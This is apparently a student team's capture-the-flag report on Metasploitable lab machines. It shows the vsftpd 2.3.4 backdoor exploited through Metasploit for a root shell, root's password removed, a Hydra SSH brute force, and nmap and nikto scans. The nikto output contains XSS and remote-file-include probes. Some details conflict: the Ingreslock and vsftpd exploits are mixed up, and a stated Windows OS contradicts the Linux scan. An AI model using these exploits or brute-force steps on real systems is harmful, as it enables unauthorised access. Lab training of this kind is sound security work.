Trying 192.168.1.204...
Connected to 192.168.1.204.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/# 
```


1. Attempted to change the password via telnet to allow a login on physical machine using command: passwd root
    a. Result: N/A



```
bash: tree: command not found
bash: frep: command not found
root@metasploitable:/# root@metasploitable:/# find | grep "flag"
./usr/include/bits/waitflags.h
./usr/include/X11/bitmaps/flagup
./usr/include/X11/bitmaps/flagdown
./usr/sbin/rootflags
./usr/share/man/man8/rootflags.8.gz
./usr/share/man/man3/EVP_CIPHER_CTX_flags.3ssl.gz
./usr/share/man/man3/EVP_CIPHER_flags.3ssl.gz
./usr/share/man/man3/BN_BLINDING_get_flags.3ssl.gz
./usr/share/man/man3/RSA_flags.3ssl.gz
./usr/share/man/man3/BN_BLINDING_set_flags.3ssl.gz
./usr/share/pixmaps/pidgin/emotes/default/flag.png
./usr/lib/perl/5.8.8/bits/waitflags.ph
./usr/lib/perl/5.8.8/auto/POSIX/SigAction/flags.al
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
./sys/firmware/edd/int13_dev80/info_flags
./sys/firmware/edd/int13_dev81/info_flags
./sys/firmware/edd/int13_dev82/info_flags
./sys/firmware/edd/int13_dev83/info_flags
```


1. From the kali machine, connected via telnet to target 4. Attempted to use command: find | grep “flag” to search for flags on the target 4 machine.
   a. Result: too many results- nothing of note found
2. Removed the password for root using the command: passwd -d root
   a. Result: ability to log directly onto the machine.

I was able to exploit the Ingreslock backdoor mentioned above using metasploit. After a scan with metasploit, the vsftpd_234_backdoor seemed to work. Once I did an ID check, it showed that I had gained root access.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.204
RHOST => 192.168.1.204
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.204:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.204:21 - USER: 331 Please specify the password.
[+] 192.168.1.204:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.204:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.101:41857 -> 192.168.1.204:6200) a
t 2020-11-20 15:29:46 -0500


id
uid=0(root) gid=0(root)
```

Target IP Address: 192.168.1.205 (VM05)




```
root@kali:~# sudo nmap -Pn -sV -O  192.168.1.205

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:37 EST
Nmap scan report for 192.168.1.205
Host is up (0.00061s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8181/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```

Command: sudo nmap -Pn -sV -O 192.168.1.205


- ➢ This will give you the open ports with their respective services and version above, along with the operating system(approximate).

Operating System: Windows Server 2008 R2 (standard)


Vulnerabilities:
Command: Nikto scan of .205



```
+ Target IP:          192.168.1.205
+ Target Hostname:    192.168.1.205
+ Target Port:        80
+ Start Time:         2020-11-20 19:39:34 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ OSVDB-3268: /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /./: Directory indexing found.
+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /?Open: Directory indexing found.
+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.
+ OSVDB-3268: /?sql_debug=1: Directory indexing found.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-3268: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?PageServices: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open d
irectory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
```



```
+ OSVDB-3268: /?PageServices: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open d
irectory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open dir
ectory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ Retrieved x-powered-by header: PHP/5.4.5
+ Server leaks inodes via ETags, header found with file /phpmyadmin/ChangeLog, fields: 0x7aed 0x4d9d8458eea80
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////: Directory indexing found.
+ OSVDB-3288: /////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////: Abyss 1.03 reveals director
y listing when        /'s are requested.
+ OSVDB-3268: /?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3268: /?D=A: Directory indexing found.
+ OSVDB-3268: /?N=D: Directory indexing found.
+ OSVDB-3268: /?S=A: Directory indexing found.
+ OSVDB-3268: /?M=A: Directory indexing found.
+ OSVDB-3268: /?\"><script>alert('Vulnerable');</script>: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: Directory indexing found.
+ OSVDB-3268: /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory indexing found.
+ OSVDB-3268: /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory indexing found.
+ OSVDB-3268: /?show=http://cirt.net/rfiinc.txt??: Directory indexing found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3268: /?-s: Directory indexing found.
+ OSVDB-3268: /?q[]=x: Directory indexing found.
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /?sc_mode=edit: Directory indexing found.
+ OSVDB-3268: /?xmlcontrol=body%20onload=alert(123): Directory indexing found.
+ OSVDB-3268: /?admin: Directory indexing found.
+ 8348 requests: 0 error(s) and 50 item(s) reported on remote host
+ End Time:           2020-11-20 19:39:56 (GMT-5) (22 seconds)
```



IP 192.168.1.205 Port 22 Service ssh


☑ Try blank password ☑ Try login as password ☑ Loop around users ☑ Exit on first valid □ Verbose □ Additional Options

○ Username root ● Username list rdlists/dirb/big.txt ○ Found usernames

○ Password password ● Password list rdlists/dirb/big.txt ○ Found passwords Threads 16

```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-11-12 15:45:55

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 419020899 login tr
ies (l:20469/p:20471), ~26188807 tries per task
[DATA] attacking ssh://192.168.1.205:22/
```

Progress	Tool	Host	Start time	End time	Status
▮▮▮▮▮▮▮▮	hydra (22/tcp)	192.168.1.205	12 Nov 2020 15:45:55		Running
▮▮▮▮▮▮▮▮	hydra (22/tcp)	192.168.1.205	12 Nov 2020 15:44:15	12 Nov 2020 15:44:15	Finished
▮▮▮▮▮▮▮▮	nmap (list)	192.168.1.205	12 Nov 2020 15:44:15	12 Nov 2020 15:44:15	Finished



Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (0 of 0)

ID: 563ec413-45c2-4737-b63e-46125c0fa0e3
Modified: Sat Nov 14 16:27:15 2020
Created: Sat Nov 14 16:27:03 2020
Owner: admin


The report is empty. This can happen for the following reasons:

The target hosts could be regarded dead.

You could change the Alive Test method of the target. However, if the targets are indeed dead, the scan duration might increase significantly. (Click here to edit the target)


Command: Used Greenbone Security Assistant and scanned 192.168.1.205

FLAG1: VM05



Command: Went directly to the IP address and followed the tab that was listed as "I <3 High-Fives!"

<u>Target IP Address: 192.168.1.206 (VM06)</u>




```
root@kali:~# sudo nmap -Pn -sV -O  192.168.1.206

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:38 EST
Nmap scan report for 192.168.1.206
Host is up.
All 1000 scanned ports on 192.168.1.206 are filtered
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 211.60 seconds
root@kali:~# sudo nmap -Pn 192.168.1.206
```


Command: sudo nmap -Pn -sV -O 192.168.1.206

- ➢ This will give you the open ports with their respective services and version above, along with the operating system(approximate).
- ➢ All 1000 scanned ports are filtered and there are too many fingerprints match to give this host any OS details.

Operating System: Ubuntu 14.04.1 LTS
Vulnerabilities:
Command: Nikto scan of .206



```
root@kali:~# nikto -h 192.168.1.206
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on 192.168.1.206:80
---------------------------------------------------------------------------
+ 0 host(s) tested
root@kali:~#
```



Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100
sort-reverse=severity levels=hml min_qod=70

ID: 30bae7f2-a7c0-499a-b56b-87b6a604cec5
Modified: Sat Nov 14 16:33:41 2020
Created: Sat Nov 14 16:33:29 2020
Owner: admin

Report: Results (0 of 0)

The report is empty. This can happen for the following reasons:

The target hosts could be regarded dead.

You could change the Alive Test method of the target. However, if the targets are indeed dead, the scan duration might increase significantly. (Click here to edit the target)

Backend operation: 0.42s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Command: Used Greenbone Security Assistant and scanned 192.168.1.206

Group Contribution for Capture the Flag

Josh (25%) - Located the Open Ports for each machine, Located the Operating Systems, and found the vulnerabilities for .201 - .204.

Noah (25%) - Found flags for 201 and 205, discovered password for 202. Gained root access to 203 and 204.

Austen (25%) - Found flags for 201 and 203, did some vuln scanning for the targets, specifically the nikto scans.

Devin (25%) - Found flags for 201, 202, 203. Achieved root access on 204. Performed recon on 204 for additional flags. Found specific OS for each machine.